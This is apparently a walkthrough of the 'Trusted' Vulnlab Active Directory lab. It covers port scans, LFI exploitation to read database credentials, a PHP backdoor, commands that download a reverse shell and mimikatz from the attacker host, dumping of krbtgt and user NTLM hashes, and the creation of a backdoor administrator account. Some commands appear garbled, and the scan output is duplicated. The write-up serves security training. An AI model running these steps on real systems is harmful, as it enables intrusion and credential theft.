



Trusted is an Active Directory chain consisting of two machines. At the time of writing, the IP addresses of the two machines are 10.10.145.101 and 10.10.145.102.

NMAP scan of 10.10.145.101 reveals that the hostname is “TRUSTEDDC” belonging to domain “TRUSTED.VL”.

```
└─$ nmap -p- -A 10.10.145.101
Starting Nmap 7.92 ( https://nmap.org ) at 2023-10-08 11:53 EDT
Stats: 0:05:44 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 37.15% done; ETC: 12:08 (0:09:42 remaining)
Stats: 0:26:04 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 82.04% done; ETC: 12:25 (0:05:42 remaining)
Nmap scan report for 10.10.145.101 (10.10.145.101)
Host is up (0.14s latency).
Not shown: 65508 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
53/tcp    open  domain         Simple DNS Plus
88/tcp    open  kerberos-sec   Microsoft Windows Kerberos (server time: 2023-10-08 16:27:52Z)
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
389/tcp   open  ldap           Microsoft Windows Active Directory LDAP (Domain: trusted.vl0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http     Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap           Microsoft Windows Active Directory LDAP (Domain: trusted.vl0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server  Microsoft Terminal Services
|_ssl-date: 2023-10-08T16:28:57+00:00; 0s from scanner time.
|_rdp-ntlm-info:
|   Target_Name: TRUSTED
|   NetBIOS_Domain_Name: TRUSTED
|   NetBIOS_Computer_Name: TRUSTEDDC
|   DNS_Domain_Name: trusted.vl
|   DNS_Computer_Name: trusteddc.trusted.vl
|   Product_Version: 10.0.20348
|_System_Time: 2023-10-08T16:28:49+00:00
|_ssl-cert: Subject: commonName=trusteddc.trusted.vl
|_Not valid before: 2023-10-07T14:45:30
|_Not valid after: 2024-04-07T14:45:30
5985/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf         .NET Message Framing
47001/tcp open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc          Microsoft Windows RPC
49665/tcp open  msrpc          Microsoft Windows RPC
49666/tcp open  msrpc          Microsoft Windows RPC
49667/tcp open  msrpc          Microsoft Windows RPC
49668/tcp open  msrpc          Microsoft Windows RPC
49669/tcp open  msrpc          Microsoft Windows RPC
49672/tcp open  msrpc          Microsoft Windows RPC
49677/tcp open  ncacn_http     Microsoft Windows RPC over HTTP 1.0
49678/tcp open  msrpc          Microsoft Windows RPC
49687/tcp open  msrpc          Microsoft Windows RPC
56689/tcp open  msrpc          Microsoft Windows RPC
57468/tcp open  msrpc          Microsoft Windows RPC
61194/tcp open  msrpc          Microsoft Windows RPC
```

```
61194/tcp open  msrpc          Microsoft Windows RPC
Service Info: Host: TRUSTEDDC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Host script results:
| smb2-time:
|   date: 2023-10-08T16:28:53
|_  start_date: N/A
| smb2-security-mode:
|   311:
|_    Message signing enabled and required
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2136.85 seconds
```

```
└─(kali@kali)-[~/opt/Vulnlab/trusted]
└─$
```

NMAP scan of 10.10.145.102 reveals that the hostname is “LABDC” belonging to domain “LAB.TRUSTED.VL”. “LAB.TRUSTED.VL” is the child domain and “TRUSTED.VL” is the parent domain (this is verified with mimikatz later).

```
--s nmap -p- -i 10.10.145.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-08 18:50 EDT
Stats: 0:24:34 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 71.62% done; ETC: 11:20 (8:09:44 remaining)
Stats: 0:37:00 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 99.27% done; ETC: 11:28 (0:00:16 remaining)
Nmap scan report for 10.10.145.102 (10.10.145.102)
Host is up (9.11s latency).
Not shown: 65535 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Apache/2.4.53 ((Win64) OpenSSL/1.1.1n PHP/8.1.6)
|_http-server-header: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.6
|_http-title: Welcome to XAMPP
|_Requested resource was http://10.10.145.102/dashboard/
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-10-08 15:28:26Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: trusted.vl0., Site: Default-First-Site-Name)
443/tcp   open  ssl/http      Apache httpd 2.4.53 ((Win64) OpenSSL/1.1.1n PHP/8.1.6)
|_tls-alm:
|_  http/1.1
|_  ssl-cert: Subject: commonName=localhost
|_  Not valid before: 2009-11-10T23:48:47
|_  Not valid after: 2019-11-08T23:48:47
|_http-server-header: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.6
|_http-title: Welcome to XAMPP
|_Requested resource was https://10.10.145.102/dashboard/
|_ssl-date: TLS randomness does not represent time
445/tcp   open  microsoft-ds?
464/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: trusted.vl0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3306/tcp  open  mysql         MySQL 5.5.5-10.4.24-MariaDB
|_mysql-info:
|_  Protocol: 10
|_  Version: 5.5.5-10.4.24-MariaDB
|_  Thread ID: 10
|_  Capabilities Flags: 62886
|_  Some Capabilities: FoundRows, IgnoreSigpipes, Support4Auth, ConnectWithDatabase, LongColumnFlag, InteractiveClient, ODBCClient, SupportsTransactions, DontAllowDatabaseTableColumn, SupportsLoadDataLocal, SupportsCompression, Speaks4
|_  Status: Autocommit
|_  Salt: nph:-lWq5d+H7xyds
|_  Auth Plugin Name: mysql_native_password
3389/tcp  open  ms-wbt-server Microsoft Windows Terminal Services
|_ssl-cert: Subject: commonName=labdc.lab.trusted.vl
|_  Not valid before: 2023-10-07T14:45:33
|_  Not valid after: 2024-04-07T14:45:33
|_ssl-date: 2023-10-08T15:29:33+00:00; +1s from scanner time.
|_rdp-ntlm-info:
|_  Target Name: LAB
|_  NetBIOS_Domain_Name: LAB
|_  NetBIOS_Computer_Name: LABDC
|_  DNS_Domain_Name: lab.trusted.vl
|_  DNS_Computer_Name: labdc.lab.trusted.vl
|_  DNS_Tree_Name: trusted.vl
|_  Product Version: 10.0.20348
|_  System Time: 2023-10-08T15:29:23+00:00
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49672/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49678/tcp open  msrpc         Microsoft Windows RPC
49687/tcp open  msrpc         Microsoft Windows RPC
49705/tcp open  msrpc         Microsoft Windows RPC
62227/tcp open  msrpc         Microsoft Windows RPC
62512/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: LABDC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb2-time:
|_  date: 2023-10-08T15:29:23
|_  start_date: N/A
|_ smb2-security-mode:
|_  311:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2325.56 seconds

(kali@kali) ~ /opt/VulnLab/trusted
```

```
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-cert: Subject: commonName=labdc.lab.trusted.vl
|_  Not valid before: 2023-10-07T14:45:33
|_  Not valid after: 2024-04-07T14:45:33
|_ssl-date: 2023-10-08T15:29:33+00:00; +1s from scanner time.
|_rdp-ntlm-info:
|_  Target Name: LAB
|_  NetBIOS_Domain_Name: LAB
|_  NetBIOS_Computer_Name: LABDC
|_  DNS_Domain_Name: lab.trusted.vl
|_  DNS_Computer_Name: labdc.lab.trusted.vl
|_  DNS_Tree_Name: trusted.vl
|_  Product Version: 10.0.20348
|_  System Time: 2023-10-08T15:29:23+00:00
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49672/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49678/tcp open  msrpc         Microsoft Windows RPC
49687/tcp open  msrpc         Microsoft Windows RPC
49705/tcp open  msrpc         Microsoft Windows RPC
62227/tcp open  msrpc         Microsoft Windows RPC
62512/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: LABDC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb2-time:
|_  date: 2023-10-08T15:29:23
|_  start_date: N/A
|_ smb2-security-mode:
|_  311:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2325.56 seconds

(kali@kali) ~ /opt/VulnLab/trusted
```

10.10.145.102

INITIAL SHELL:

XAMPP is running on port 80.




Enumerating directories using “dirsearch”. “DEV” folder is discovered.




Navigating to DEV folder, there is a web page page dedicated to MANSES WINCHESTER law firm.



The “view” GET parameter seems to be vulnerable to LFI (Local File Inclusion). Entering a nonexistent page in “view” parameter displays an error which discloses the web root to be “C:\xampp\htdocs\dev” folder inside the system.



LFI successfully displays the apache access log.



Ffuf tool is used to fuzz the “view” parameter. This discloses an interesting php file named “db.php”.


```
ffuf -X GET -u "http://10.10.145.102/DEV/index.html?view=FUZZ" -w /usr/share/seclists/Discovery/Web-Content/raft-large-files.txt -fw 58

v1.5.0 Kali Exclusive <3>

:: Method      : GET
:: URL         : http://10.10.145.102/DEV/index.html?view=FUZZ
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-large-files.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405,500
:: Filter      : Response words: 58

index.html      [Status: 200, Size: 2311, Words: 132, Lines: 80, Duration: 141ms]
contact.html    [Status: 200, Size: 2708, Words: 108, Lines: 105, Duration: 200ms]
.htaccess       [Status: 200, Size: 783, Words: 29, Lines: 31, Duration: 137ms]
.              [Status: 200, Size: 1067, Words: 55, Lines: 35, Duration: 201ms]
about.html      [Status: 200, Size: 1918, Words: 80, Lines: 71, Duration: 152ms]
db.php          [Status: 200, Size: 763, Words: 26, Lines: 31, Duration: 170ms]
please.         [Status: 200, Size: 1063, Words: 55, Lines: 35, Duration: 270ms]
rating.over.    [Status: 200, Size: 1073, Words: 55, Lines: 35, Duration: 161ms]
contact.html    [Status: 200, Size: 2708, Words: 108, Lines: 105, Duration: 151ms]
www.           [Status: 200, Size: 1057, Words: 55, Lines: 35, Duration: 240ms]
function.       [Status: 200, Size: 1067, Words: 55, Lines: 35, Duration: 148ms]
cart.           [Status: 200, Size: 1059, Words: 55, Lines: 35, Duration: 141ms]
index.          [Status: 200, Size: 1061, Words: 55, Lines: 35, Duration: 158ms]
search.         [Status: 200, Size: 1063, Words: 55, Lines: 35, Duration: 135ms]
account.        [Status: 200, Size: 1065, Words: 55, Lines: 35, Duration: 134ms]
checkout.       [Status: 200, Size: 1067, Words: 55, Lines: 35, Duration: 134ms]
profile.        [Status: 200, Size: 1065, Words: 55, Lines: 35, Duration: 136ms]
system.php      [Status: 200, Size: 892, Words: 47, Lines: 32, Duration: 241ms]
sh.             [Status: 200, Size: 1055, Words: 55, Lines: 35, Duration: 136ms]
help.html       [Status: 200, Size: 1069, Words: 55, Lines: 35, Duration: 175ms]
broken.         [Status: 200, Size: 1063, Words: 55, Lines: 35, Duration: 138ms]
Index.html      [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 166ms]
table.php       [Status: 200, Size: 1185, Words: 67, Lines: 38, Duration: 530ms]
login.          [Status: 200, Size: 1061, Words: 55, Lines: 35, Duration: 136ms]
msg.            [Status: 200, Size: 1057, Words: 55, Lines: 35, Duration: 136ms]
a.              [Status: 200, Size: 1053, Words: 55, Lines: 35, Duration: 134ms]
About.html      [Status: 200, Size: 1918, Words: 80, Lines: 71, Duration: 136ms]
faq.            [Status: 200, Size: 1057, Words: 55, Lines: 35, Duration: 136ms]
postcard.       [Status: 200, Size: 1067, Words: 55, Lines: 35, Duration: 179ms]
LinkClick.      [Status: 200, Size: 1069, Words: 55, Lines: 35, Duration: 146ms]
```


Navigating to db.php using LFI vulnerability shows that the script is being executed and displays “Connected successfully” message. PHP files are executed in apache web server and they are not displayed. Thus only the outcome of the db.php execution is displayed and not the source code. This “db.php” is most probably responsible for making database connection to MariaDB on port 3306 (this is also shown as open port in nmap scan).




Using LFI php filters to base64 encode the source code of “db.php”.




Saving the base64 encoded string in a text file and decoding it reveals the full source code of “db.php”. This file encloses the password of root user in MariaDB database.



Connecting to MariaDB database on port 3306. The root user has GRANT ALL PRIVILEGES and thus can write a malicious php backdoor in the web root folder “C:/xampp/htdocs/dev” to achieve remote command execution.



Remote command execution successful



10.10.145.101

Next goal is to perform post exploitation and obtain the hashes of all users in the system 10.10.145.102 using mimikatz. Generating a reverse shell executable using msfvenom and executing it on the hoaxshell session to receive another shell on netcat listener. This is because mimikatz does not work well on hoaxshell sessions. Both PsExec and Mimikatz are transferred to the target as well.

```
[kali] Payload execution verified!
[kali] Stabilizing command prompt ...

PS C:\xampp\htdocs> curlertull -urlcache -f -split http://10.0.0.128/shell139.exe

*** Online ***
0000 ...
1c00 ...
Curlertull: -URLCache command completed successfully.

PS C:\xampp\htdocs> curlertull -urlcache -f -split http://10.0.0.128/minikat64.exe

*** Online ***
000000 ...
131000 ...
Curlertull: -URLCache command completed successfully.

PS C:\xampp\htdocs> curlertull -urlcache -f -split http://10.0.0.128/PsiExec64.exe

*** Online ***
000000 ...
000000 ...
Curlertull: -URLCache command completed successfully.

PS C:\xampp\htdocs> ./shell139.exe

Microsoft Windows [Version 10.0.20348.887]
(c) Microsoft Corporation. All rights reserved.

C:\xampp\htdocs> dir
dir
Volume in drive C has no label.
Volume Serial Number is 1A0F-FACB

Directory of C:\xampp\htdocs\dev

10/08/2023 05:15 PM <DIR> .
09/19/2022 02:43 PM <DIR> ..
09/19/2023 01:53 PM . 42 .htaccess
09/19/2023 01:53 PM . 1,177 about.html
10/08/2023 00:56 PM . 43 backend.php
09/19/2023 01:54 PM . 1,967 contact.html
09/19/2023 01:52 PM <DIR> css
09/19/2023 01:48 PM . 275 db.php
09/19/2023 01:53 PM <DIR> images
09/19/2023 01:50 PM . 2,532 index.html
10/08/2023 05:15 PM . 1,250,956 minikat64.exe
```

Enumerating the SID of child (lab.trusted.vl) and parent (trusted.vl) domain and dumping the krbtgt hash using mimikatz.

```

C:\xampp\htdocs\dev>cmd
mimikatz64.exe

##### mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
## # ##  *A la Vie, A l'Amour* - (oe-oe)
## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
"## v ##" Vincent LE TOUX ( vincent.letoux@gmail.com )
"##### > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::trust

Current domain: LAB-TRUSTED.VL (LAB / 5-1-5-21-2241985869-2159962460-1278545866)

Domain: TRUSTED.VL (TRUSTED / 5-1-5-21-3576695518-347000760-3731839591)
ERROR kuhl_m_lsadump_trust ; LsaQueryTrustedDomainInfoByName c0000003

mimikatz # lsadump::lsa /patch
Domain : LAB / 5-1-5-21-2241985869-2159962460-1278545866

RID : 000001f4 (500)
User : Administrator
LM :
NTLM : 75878369ad33f35b7070ca854100bc07

RID : 000001f5 (501)
User : Guest
LM :
NTLM :

RID : 000001f6 (502)
User : krbtgt
LM :
NTLM : c7a03c565c68c6fac5f8913fab576ebd

RID : 00000450 (1104)
User : rsmith
LM :
NTLM : 30ef48d2054363df9244bc0d476e93dd

RID : 00000452 (1106)
User : ewalters
LM :
NTLM : 56d93bd5a8250652c7430a4467a8540a

RID : 00000453 (1107)
User : cpowers
LM :
NTLM : 322db798a5f5f85f09b3d61b976a13c43

[2] 0:zsh-Z 1:[tmux]*Z

```

Adding administrator “death” with password “HACKED@123”

```
mimikatz # exit
Bye!

C:\xampp\htdocs\dev>net user death HACKED@123 /add
net user death HACKED@123 /add
The command completed successfully.


C:\xampp\htdocs\dev>net localgroup administrators death /add
net localgroup administrators death /add
The command completed successfully.

C:\xampp\htdocs\dev>net localgroup administrators
net localgroup administrators
Alias name     administrators
Comment      Administrators have complete and unrestricted access to the computer/domain


Members

Administrator
death
Domain Admins
TRUSTED\Enterprise Admins
The command completed successfully.
```


Opening an RDP session on 10.10.145.102 (LABDC) with xfreerdp as “death”



